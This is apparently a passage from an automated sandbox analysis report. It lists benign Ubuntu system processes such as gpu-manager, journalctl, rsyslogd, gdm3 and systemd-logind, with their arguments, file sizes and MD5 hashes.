MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5651 Parent PID: 5650

General

Start time:	00:12:44
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5651 Parent PID: 5650

General

Start time:	00:12:44
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5654 Parent PID: 5633

General

Start time:	00:12:45
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5654 Parent PID: 5633

General

Start time:	00:12:45
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5655 Parent PID: 5654

General

Start time:	00:12:45
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5655 Parent PID: 5654

General

Start time:	00:12:45
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: systemd PID: 5647 Parent PID: 1

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5647 Parent PID: 1

General

Start time:	00:12:43
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5653 Parent PID: 1

General

Start time:	00:12:45
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5653 Parent PID: 1

General

Start time:	00:12:45
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: systemd PID: 5659 Parent PID: 1

General

Start time:	00:12:51
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5659 Parent PID: 1

General

Start time:	00:12:51
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

File Activities

File Read

File Written

Owner / Group Modified

Permission Modified

Analysis Process: systemd PID: 5660 Parent PID: 1

General

Start time:	00:12:47
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5660 Parent PID: 1

General

Start time:	00:12:47
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: generate-config PID: 5661 Parent PID: 5660

General

Start time:	00:12:47
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5661 Parent PID: 5660

General

Start time:	00:12:47
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5662 Parent PID: 1

General

Start time:	00:12:48
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5662 Parent PID: 1

General

Start time:	00:12:48
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5667 Parent PID: 1

General

Start time:	00:12:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5667 Parent PID: 1

General

Start time:	00:12:55
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5668 Parent PID: 1

General

Start time:	00:12:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5668 Parent PID: 1

General

Start time:	00:12:55
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5669 Parent PID: 1

General

Start time:	00:12:56
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5669 Parent PID: 1

General

Start time:	00:12:56
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5671 Parent PID: 1

General

Start time:	00:12:57

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5671 Parent PID: 1

General

Start time:	00:12:57
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5674 Parent PID: 1

General

Start time:	00:12:59
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5674 Parent PID: 1

General

Start time:	00:12:59
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5697 Parent PID: 1

General

Start time:	00:12:59
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 5697 Parent PID: 1

General

Start time:	00:12:59
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

File Deleted

File Read

File Written

Directory Created

Owner / Group Modified

Permission Modified

Analysis Process: gdm3 PID: 5738 Parent PID: 5697

General

Start time:	00:13:00
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: plymouth PID: 5738 Parent PID: 5697

General

Start time:	00:13:00
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

File Activities

File Read

Analysis Process: systemd PID: 5734 Parent PID: 1

General

Start time:	00:12:59
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5734 Parent PID: 1

General

Start time:	00:12:59
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: systemd PID: 5740 Parent PID: 1

General

Start time:	00:13:06
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5740 Parent PID: 1

General

Start time:	00:13:06
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

File Activities

File Read

File Written

Owner / Group Modified

Permission Modified

Analysis Process: systemd PID: 5744 Parent PID: 1

General

Start time:	00:13:01
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 5744 Parent PID: 1

General

Start time:	00:13:01
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

File Activities

File Read

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: accounts-daemon PID: 5751 Parent PID: 5744

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: language-validate PID: 5751 Parent PID: 5744

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-validate PID: 5752 Parent PID: 5751

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 5752 Parent PID: 5751

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: language-options PID: 5753 Parent PID: 5752

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 5753 Parent PID: 5752

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5754 Parent PID: 5753

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 5754 Parent PID: 5753

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

Analysis Process: sh PID: 5755 Parent PID: 5753

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5755 Parent PID: 5753

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 5746 Parent PID: 1

General

Start time:	00:13:02
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5746 Parent PID: 1

General

Start time:	00:13:02
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5750 Parent PID: 1

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5750 Parent PID: 1

General

Start time:	00:13:03
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5757 Parent PID: 1

General

Start time:	00:13:04
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5757 Parent PID: 1

General

Start time:	00:13:04
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5762 Parent PID: 1

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5762 Parent PID: 1

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: gpu-manager PID: 5820 Parent PID: 5762

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5820 Parent PID: 5762

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5821 Parent PID: 5820

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5821 Parent PID: 5820

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5822 Parent PID: 5762

General

Start time:	00:13:06
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5822 Parent PID: 5762

General

Start time:	00:13:06
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5823 Parent PID: 5822

General

Start time:	00:13:06
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5823 Parent PID: 5822

General

Start time:	00:13:06
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5824 Parent PID: 5762

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5824 Parent PID: 5762

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5825 Parent PID: 5824

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5825 Parent PID: 5824

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5827 Parent PID: 5762

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5827 Parent PID: 5762

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5828 Parent PID: 5827

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5828 Parent PID: 5827

General

Start time:	00:13:07
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5830 Parent PID: 5762

General

Start time:	00:13:08
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5830 Parent PID: 5762

General

Start time:	00:13:08
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5831 Parent PID: 5830

General

Start time:	00:13:08
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5831 Parent PID: 5830

General

Start time:	00:13:08
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5832 Parent PID: 5762

General

Start time:	00:13:08
Start date:	15/01/2022

Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5832 Parent PID: 5762

General

Start time:	00:13:08
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5833 Parent PID: 5832

General

Start time:	00:13:08
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5833 Parent PID: 5832

General

Start time:	00:13:08
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5837 Parent PID: 5762

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5837 Parent PID: 5762

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5838 Parent PID: 5837

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5838 Parent PID: 5837

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5839 Parent PID: 5762

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5839 Parent PID: 5762

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5840 Parent PID: 5839

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5840 Parent PID: 5839

General

Start time:	00:13:09
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 5763 Parent PID: 1

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5763 Parent PID: 1

General

Start time:	00:13:05
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5841 Parent PID: 1

General

Start time:	00:13:12
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5841 Parent PID: 1

General

Start time:	00:13:12
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: generate-config PID: 5842 Parent PID: 5841

General

Start time:	00:13:12
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5842 Parent PID: 5841

General

Start time:	00:13:12
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

Analysis Process: systemd PID: 5843 Parent PID: 1

General

Start time:	00:13:13
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5843 Parent PID: 1

General

Start time:	00:13:13
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
